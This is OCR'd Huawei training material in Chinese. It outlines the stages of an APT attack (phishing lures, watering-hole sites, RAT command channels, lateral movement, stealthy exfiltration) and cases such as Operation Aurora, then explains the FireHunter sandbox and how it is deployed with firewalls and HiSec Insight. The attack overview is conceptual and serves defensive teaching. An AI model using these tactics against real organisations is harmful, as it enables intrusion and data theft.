
信息收集

- 攻击者选定工作目标，收集跟目标有关的情报信息，为后续攻击做好准备。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- 黑客收集的情报信息可能包括企业的组织架构、办公地点、产品及服务、员工通信录、管理层邮箱地址、高层领导会议日程、门户网站目录结构、内部网络架构、已部署的网络安全设备、对外开放端口、企业员工使用的办公OS和邮件系统、公司web服务器的使用的系统和版本等等。



- 对于钓鱼邮件攻击，黑客务必要精心构造一封足以乱真的邮件内容，邮件标题、邮件内容、附件的名称和类型，都要让收件者放松警惕，产生兴趣，最终打开邮件附件或邮件正文中的URL链接。例如2020 年结合疫情热点发送钓鱼邮件或制作诱饵文件，成为了全球高级持续性威胁的普遍趋势。
- 对于网站（挂马），要根据攻击目标的兴趣爱好，选择一个合适的网站下手，这个网站必须存在可被利用的零日漏洞，然后对网站展开渗透和攻击，攻破后放上一个能自动在后台进行下载的脚本，让访问该网页的目标用户在不知不觉中就把含有恶意软件下载到本地，同时利用浏览器漏洞来安装执行。
- 而使用U盘载体来投递恶意软件的攻击行为，一般需要近距离的接触。当攻击目标不在internet上，不连接外网时，是一种手段。

命令控制

- 当企业用户使用含有漏洞的客户端程序或浏览器打开带有恶意代码的文件时，就会被恶意代码击中漏洞，下载并安装恶意软件。恶意软件通常是一个体积很小的远程控制工具，业内简称为RAT（Remote Access Tools，远程接入工具），用于与控制服务器建立C&C（Command and Control，命令与控制）信道。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 恶意程序一般还会提升权限或添加管理员用户，把自己设置为开机启动，甚至在后台悄悄关闭或修改主机防火墙设置，以让自己尽可能不被发现。

内部扩散&数据泄露

- 由于内网主机通常都是相同的系统，相似的应用软件环境，很大程度上具有相同的漏洞。当攻陷一台内网主机后，恶意程序会横向扩散到子网内其他主机或纵向扩散到企业内部服务器。
- 机密信息外发的过程中通过限制速率、加密通信、清除痕迹等手段来自我保护，避免被网络安全设备发现。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- RAT具备键盘记录和屏幕录像功能，因此很容易获取用户的域密码、邮箱密码及各类服务器密码。

APT攻击的典型案例

- Stuxnet（震网病毒）
  - Stuxnet可能是第一个实际应用的网络武器。该恶意软件利用多个零日漏洞进行渗透和传播，最终操控了伊朗核电站的离心机并导致其被摧毁。
- Sony Zero-Day Attack
  - Sony Zero-Day Attack是对索尼影业娱乐发起的零日攻击。黑客利用一个零日漏洞渗透进入索尼的网络，迅速访问了所有重要信息。然后，黑客开始发布窃取到的敏感信息，包括未上映的新电影副本、业务交易明细、业务计划等，给索尼造成了重大损失。
- Operation Aurora（极光行动）
  - Operation Aurora是一次典型的APT攻击。黑客通过社会工程学调查Google职员的信息，然后诱使该职员点击恶意网站链接。通过利用零日漏洞植入恶意程序，黑客最终对Google公司实施了攻击。

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 以极光行动为例，该攻击过程大致如下：
  - 对Google的APT行动开始于刺探工作，特定的Google员工成为攻击者的目标。攻击者尽可能地收集信息，搜集该员工在Facebook、Twitter、LinkedIn和其它社交网站上发布的信息。
  - 接着攻击者利用一个动态DNS供应商来建立一个托管伪造照片网站的Web服务器。该Google员工收到来自信任的人发来的网络链接并且点击它，就进入了恶意网站。该恶意网站页面载入含有病毒的JavaScript程序码造成IE浏览器溢出，进而执行FTP下载程序，并从远端进一步抓取了更多新的程序来执行（由于其中部分程序的编译环境路径名称带有Aurora字样，该攻击故此得名）。
  - 攻击者通过SSL安全隧道与受害人机器建立了连接，持续监听并最终获得了该雇员访问Google服务器的帐号密码等信息。
  - 最后，攻击者就使用该雇员的凭证成功渗透进入Google的邮件服务器，进而不断的获取特定Gmail账户的邮件内容信息，控制时间长达数月之久。

华为APT防御

- 高级威胁通常利用定制恶意软件、零日漏洞或高级逃逸技术，突破防火墙、IPS、AV等基于特征的传统防御检测设备，针对系统未及时修复的已知漏洞、未知漏洞进行攻击。华为APT防御采用大数据分析方法，采集全网信息，辅助多维风险评估，准确的识别和防御APT攻击，有效避免APT攻击造成用户核心信息资产损失。
- 华为APT防御相关产品主要包括FireHunter沙箱和HiSec Insight高级威胁分析系统。
  - FireHunter沙箱是华为推出的新一代高性能APT威胁检测系统，可以精确识别未知恶意文件渗透和C&C恶意外联。通过直接还原网络流量并提取文件或依靠防火墙及IPS提取的文件，在虚拟的环境内进行分析，实现对未知恶意文件的检测。
  - HiSec Insight高级威胁分析系统是华为推出的基于大数据的APT防御产品，能够对网络中的流量及各类设备的网络、安全日志等海量网络基础数据执行有效采集，通过大数据实时及离线分析，结合机器学习技术、专家信誉、情报驱动，有效的发现网络中的潜在威胁和高级威胁，实现企业内部的全网安全态势感知。

FireHunter

HiSec Insight

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 本章胶片主要介绍FireHunter沙箱产品的技术原理、部署与配置。


目录

1. APT攻击概述
2. **沙箱技术原理**
3. 沙箱配置举例

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

什么是沙箱?


- 沙箱是一种按照安全策略限制程序行为的执行环境，可以用来测试不受信任的应用程序或上网行为。
- 沙箱技术的运用流程是：让让疑似病毒文件的可疑行为在虚拟的“沙箱”里充分表演，“沙盒”会记下它的每一个动作；当疑似病毒充分暴露了其病毒属性后，“沙盒”就会执行“回滚”机制，将病毒的痕迹和动作抹去，恢复系统到正常状态。
- 在检测出疑似病毒的文件或恶意URL后，沙箱会联动其他安全产品阻断相应流量。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

FireHunter沙箱系统架构

- FireHunter沙箱是华为公司推出的高性能APT威胁检测系统，针对APT攻击过程中关键的恶意文件渗透和C&C威胁进行深度检测，有效地弥补了传统安全设备基于特征检测技术的不足，可以与现有的网络安全设施共同构成完整的防护体系，应对已知和未知的网络攻击与威胁。




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- FireHunter硬件上安装EulerOS操作系统作为宿主机，运行流量还原、流量检测、沙箱调度、威胁分析等程序。同时，系统支撑相关的可视化、日志、文件等组件也都运行在宿主机上。
- 威胁分析引擎：沙箱内部根据文件行为进行威胁分析的引擎。
- 内容检测引擎（CDE）：CDE特指FireHunter中的基于静态内容的分析技术和AI扫描技术的检测引擎。静态内容分析技术试图从文件中发现威胁，是当前业界对已知威胁的主要检测方法，被广泛应用于各种安全防护方案。AI扫描技术是一种针对恶意文件的检测算法。其定位是利用深度神经网络的泛化性，自动化训练覆盖长尾样本，这些样本是常规的多模特征和哈希特征难以覆盖的。
- 启发式引擎：启发式引擎是基于特征值扫描技术上的升级，与传统反病毒特征值扫描技术相比，优点在于对未知病毒的防御。是特征值识别技术质的飞跃。
- Yara规则：Yara是一款能够帮助安全研究人员识别和分类恶意软件的工具。管理员在熟悉Yara规则的前提下，可以自行编写Yara规则文件，然后导入到FireHunter中，FireHunter将Yara规则提交给目标文件，匹配Yara规则的文件则被判定为恶意文件。FireHunter支持导入的Yara规则类型为扫描规则，扫描规则主要用于文件的静态分析检测，匹配文件的静态特征。

FireHunter检测原理

- 在APT攻击的外部渗透阶段，FireHunter提供文件检测功能对攻击行为进行识别，该功能采用创新的静态分析、启发式检测等检测技术，组合创新性的恶意行为分析技术，有效的弥补了传统的基于特征检测技术的弱点。
- 成功渗透后，攻击者会进一步建立CC通道，进而对内网设备进行控制、发布命令并控制内网设备提供想要的服务。FireHunter提供了CC检测技术，有效的对CC攻击进行识别。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 当网络流量到达网络中的安全设备（如防火墙）时，会首先进行流量的还原，还原的流量类型由具体的配置决定。FireHunter接收到其他安全设备对网络流量进行还原的文件后，将会进行以下操作：
  - 检查文件是否命中黑白名单及Yara规则，匹配黑白名单或Yara规则则直接判定为恶意文件，不再进行后续检测。
  - 然后，FireHunter使用内容检测引擎（华为自研的AI签名反病毒检测引擎）和启发式引擎对文件进行反病毒检测，如果经过引擎检测出病毒文件，则直接判定为恶意文件，不再进行后续检测。
  - 在文件的静态检测完成后，将文件送至深度行为分析沙箱中的虚拟环境中进行行为检测，并输出行为数据。
  - 威胁分析引擎将汇总沙箱输出的行为数据及各种检测引擎的检测结果，匹配行为模式库中的威胁行为和攻击模式，来判定文件是否为恶意文件，包括威胁分类、威胁分级、威胁展示。
- 针对C&C威胁，FireHunter提供RAT检测技术，能有效检测出APT攻击链中的C&C通道。主要通过对比特征库，检测已知的远控工具类的C&C威胁。

FireHunter功能特性 - 文件检测

- FireHunter支持对网络中SMTP/POP3/IMAP协议进行邮件威胁检测、对HTTP协议进行文件威胁检测。
- FireHunter“文件检测”页面汇总了所有文件检测结果，包括：
  - 联动客户端提交：联动设备自动提交需要检测的文件。
  - 流量还原提交：对交换机镜像的流量进行还原，提取需要检测的文件。
  - 手动提交：管理员手动提交需要检测的文件和URL。

查找威胁类型为“病毒”的文件检测结果


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- 管理员可按照实际需求设置查询条件，筛选后的结果会显示在“文件列表”中。如果需要，还可以查看文件的详细检测报告，该报告提供文件检测的全部细节，包括文件威胁行为和文件的传播信息等。
- 管理员可以下载检测报告和检测结果，供日后分析和参考使用。

FireHunter功能特性 - 文件还原

- FireHunter流量还原独立部署时，需要将从交换机或其他设备镜像来的流量还原成文件。 FireHunter的流量还原功能可以解析各类型主流的应用协议，并对协议传输中承载的文件及关键字段信息进行分析还原。管理员可以根据现网实际环境选择要解析的应用协议。
- 管理员可以将信任的IP地址或不重要部门的IP地址网段加入到豁免流量名单，如果流量对应的源或目的IP地址命中豁免流量名单，则FireHunter将不对此流量传输的文件进行还原检测，节省了设备资源。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

FireHunter功能特性 - Web信誉

- FireHunter流量还原独立部署时，管理员可以手工添加信任或恶意网站名单，用于流量还原时进行网站过滤。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.


FireHunter功能特性 - RAT检测

- 流量还原场景下，当FireHunter检测出流量中含有RAT，即木马、僵尸或蠕虫时，产生威胁日志。
- 管理员可定期查看RAT威胁检测结果，也可以导出RAT威胁检测结果。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

FireHunter部署场景 - 与防火墙/IPS联动

- 防火墙部署在企业网络出口，提取网络流量中携带的文件发送给FireHunter进行文件威胁检测。检测完成后，防火墙向FireHunter查询检测结果，根据检测结果制定进一步的安全策略。同时管理员也可通过FireHunter的Web界面查询检测结果。
- FireHunter与防火墙联合部署后，可以使用户在通过防火墙抵御已知安全威胁的基础上，同时具备防御恶意文件和网站等未知威胁的能力，从而提升整个网络的安全性。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 防火墙部署在企业网络出口，FireHunter作为文件检测服务器部署在防火墙一侧。FireHunter通过交换机与防火墙连接。
- FireHunter上的接口支持两种角色：管理口和业务口（固定为ETH0和ETH1），防火墙通过管理口与FireHunter建立连接，然后向业务口提交待检测的文件。管理口和业务口可以是同一个接口，也可以是不同的接口。默认情况下，ETH0接口同时作为管理口和业务口。
- 如果使用默认的ETH0接口同时作为管理口和业务口，接口连线如下：
  - 将ETH0接口连接至交换机上。
  - 设置ETH0的IP地址，保证防火墙与ETH0接口之间路由可达、管理员PC与ETH0接口之间路由可达。
- 如果使用两个不同的接口分别作为管理口和业务口，接口连线如下：
  - 选择ETH0～ETH1任意接口作为管理口（以ETH0为例），连接至交换机上。
  - 设置ETH0的IP地址，保证管理员PC与ETH0（管理口）接口之间路由可达。
  - 选择ETH1作为业务口，连接至交换机上。
  - 设置ETH1的IP地址，保证防火墙与ETH1（业务口）接口之间路由可达。

FireHunter部署场景 - 独立部署

- FireHunter旁路部署在交换机上，独立接收交换机镜像的网络流量，然后进行流量还原，提取其中的文件进行文件威胁检测。同时，FireHunter对镜像流量进行C&C威胁检测。管理员可以通过FireHunter的Web界面查询检测结果。
- 该部署场景下，FireHunter只负责对流量进行威胁检测，威胁拦截的功能需要由网络部署的其他安全设备实施。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 该部署场景又称为流量还原场景，该场景中，FireHunter上新增流量还原类型的接口（固定为ETH2和ETH3），用于独立接收交换机镜像的网络流量 。
- 该部署场景中，FireHunter旁路部署在企业的核心交换机上。接口连线如下：
  - 选择ETH0～ETH1任意接口作为系统 管理口（以ETH0为例），连接至交换机上。
  - 设置ETH0的IP地址，如果FireHunter与管理员PC通过二层交换机连接，需要设置两者的IP地址在同一网段；如果FireHunter与管理员PC通过三层交换机相连，还需要在FireHunter上设置网关，使其到管理员PC的路由可达。
  - 选择ETH2～ETH3任意接口作为流量还原接口（以ETH2为例），与核心交换机的镜像口GE0/0/1直连

FireHunter部署场景 - 与HiSec Insight联动

- FireHunter与HiSec Insight联合部署，可以提高用户网络抵御全阶段APT威胁的能力。该场景中Hisec Insight流探针负责对流量进行还原。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- HiSec Insight流探针接收并还原交换机镜像的网络流量，提取其中的文件发送给FireHunter进行文件威胁检测。检测完成后，FireHunter将检测结果经HiSec Insight采集器发送给HiSec Insight集群。HiSec Insight集群汇总和分析FireHunter以及其他网络设备上报的威胁日志和异常事件后，通过Web界面进行完整APT攻击回放以及全网安全态势展示。
- 如上图，HiSec Insight流探针通过管理口与FireHunter建立连接，然后向业务口提交待检测的文件。管理口和业务口可以是同一个接口，也可以是不同的接口。本例中使用默认的ETH0接口同时作为管理口和业务口，并且使用ETH0接口向HiSec Insight采集器发送日志信息，接口连线如下：
  - 将ETH0接口连接至交换机上。
  - 设置ETH0的IP地址，保证HiSec Insight流探针与ETH0接口之间路由可达、HiSec Insight采集器与ETH0接口之间路由可达、管理员PC与ETH0接口之间路由可达。
- 如果在FireHunter上使用两个不同的接口分别作为管理口和业务口，则需要保证HiSec Insight流探针与管理口和业务口之间路由可达。

FireHunter部署场景 - 与流量探针联动

- FireHunter与流量探针联合部署，可以提高用户防御恶意文件和恶意网站等未知威胁的能力，从而提升整个网络的安全性。
- 该场景中使用华为Probe1000系列流量探针，负责接收并还原交换机镜像的网络流量，检测结果由FireHunter通过Web界面进行展示。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.


- FireHunter作为文件检测服务器通过交换机（Switch2）与Probe连接。FireHunter上的接口支持两种角色：管理口和业务口，Probe通过管理口（MEth0/0/0）与FireHunter建立连接，然后向FireHunter的业务口提交待检测文件。FireHunter的管理口和业务口可以是同一个接口，也可以是不同的接口。本例中，FireHunter的ETH0接口同时作为管理口和业务口。接口连线如下：
  - 将FireHunter的ETH0接口连接至交换机（Switch2）上，Probe的管理口通过交换机（Switch2）连接至FireHunter，Probe的流量接口（GE0/0/1）连接至网络出口交换机（Switch1）上。
  - 设置FireHunter接口（ETH0）和Probe管理口的IP地址为同一网段，确保Probe与FireHunter接口之间路由可达。

目录

1. APT攻击概述
2. 沙箱技术原理
3. **沙箱配置举例**
   - 联动场景
   - 流量还原场景


Copyright © Huawei Technologies Co., Ltd. All rights reserved.

FireHunter与双机热备的防火墙联动部署



- 组网描述：
  - 企业网络出口处部署了两台防火墙形成主备备份方式的双机热备组网环境，FWA作为主用设备，FWB作为备用设备。防火墙双机热备环境增强了网络的可靠性，并且能够抵御来自外网的已知安全威胁。
  - 本例中，FireHunter位于企业内部单独划分出来的网段中，通过三层交换机与防火墙相连，同网段中还部署了日志服务器等设备供内部网络访问。FWA、FWB、FireHunter之间路由可达，FWA和FWB使用接口的物理IP地址，通过三层互联的方式与FireHunter联动。
- 需求描述：
  - 企业希望部署FireHunter与防火墙联动，使网络具备防御恶意文件和恶意网站等未知威胁的能力，从而提升整个网络的安全性。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI



- FireHunter初始配置中，管理员需通过初始IP（192.168.1.100）登录运维界面修改ETH0接口的地址，并设置网关，本例中未修改初始IP。
- FireHunter配置中，添加联动设备步骤需同时添加主备防火墙。

FireHunter配置 - 配置检测内容

- 管理员根据实际业务需求配置相应的检测参数。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

防火墙配置 - 新建反病毒配置文件


- “文件类型”表示需要送往沙箱检测的文件类型。
- “沙箱协议”表示需要送往沙箱检测的文件的应用协议类型。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 启用“文件信誉检测”功能后，设备会将待检测文件与设备缓存中的恶意文件进行匹配，如果匹配，则按照配置的响应动作处理该文件，无需再送往沙箱进行检测；否则送往沙箱进行检测。

防火墙配置 - 引用反病毒配置文件

- 在安全策略之中引用之前配置的反病毒配置文件。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

查看威胁文件日志

- 沙箱上检测出威胁文件后，FWA上会有相关日志。在FWA上选择“监控 > 日志 > 威胁日志” 。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

FireHunter与HiSec Insight联动部署



- 组网及需求描述：
  - 公司内部办公区与外部网络间的流量都会经过两台交换机的GE0/0/1端口，将这个端口的流量全部镜像给流探针。
  - 流探针还原出文件后，发送至管理运维区的FireHunter。
  - FireHunter检测后，将威胁检测结果以日志形式发送至HiSec Insight采集器。
  - 采集器接收后，由HiSec Insight统一进行大数据分析。
  - 管理员可登录FireHunter Web页面查看网络中是否存在恶意文件检测结果。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.
HUAWEI

数据规划

设备	数据	说明
